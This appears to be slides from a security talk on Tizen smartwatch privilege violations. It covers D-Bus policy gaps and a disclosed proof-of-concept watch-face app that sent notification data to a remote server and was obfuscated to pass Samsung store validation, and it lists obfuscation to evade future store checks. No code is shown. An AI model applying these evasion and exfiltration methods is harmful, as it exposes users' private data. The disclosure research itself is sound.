


- ▶ `connman.conf` and `net-config.conf` protect Tizen's own Wi-Fi daemons
- ▶ But `wpa_supplicant.conf` doesn't exist... *D-Bus is not hierarchical!*



Image: Tizen Wiki

# Distribution via Galaxy Apps

- ▶ D-Bus client API is officially supported
- ▶ PoC application “BitWatch”
  - Privilege: `network.get, internet`
  - Reads notification data
  - Sends it to a remote server
- ▶ Submitted to Samsung Galaxy Apps
  - Obfuscated to hide system service names
  - *Passed validation process!*
  - **Gone on sale until we took it down**



**Description**

Stay up-to-date with the current coin market for your profit! BitWatch is a simplistic watch face application that allows you to take a quick glance at the ever-changing Bitcoin mar... [More](#)

**Overview**

Version : 1.0.0 **INSTALL** 3/9/2018  
86.78 KB For all ages



## III Vendor Response

- ▶ Apr 10th: Vulnerabilities reported to Samsung Mobile Security
- ▶ Apr 19th: Report triaged by Samsung
- ▶ Patches for open-source services committed to the Tizen Git repository
- ▶ May 29th: Updates released for Gear Sport and S3
- ▶ Jul 13th: Severity assigned High



# Conclusion

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# Recap

- ▶ Tizen security internals
  - Objects and privileges
  - Where privileges are validated
    - ① client process, ② Cynara-aware D-Bus, and ③ service process
- ▶ Dan the D-Bus analyzer
  - AccessDenied as an oracle to discover privilege violations
- ▶ Privilege violations
  - Wi-Fi, Bluetooth, screen, notification, email takeover
  - Possibility of distribution via official store



# III Future Works

- ▶ Can Dan be applied to
  - Other Tizen systems
    - Smart TV, home appliances, IoT, ...
  - Other D-Bus systems
- ▶ Obfuscation techniques
  - To bypass future mitigations of Galaxy Apps



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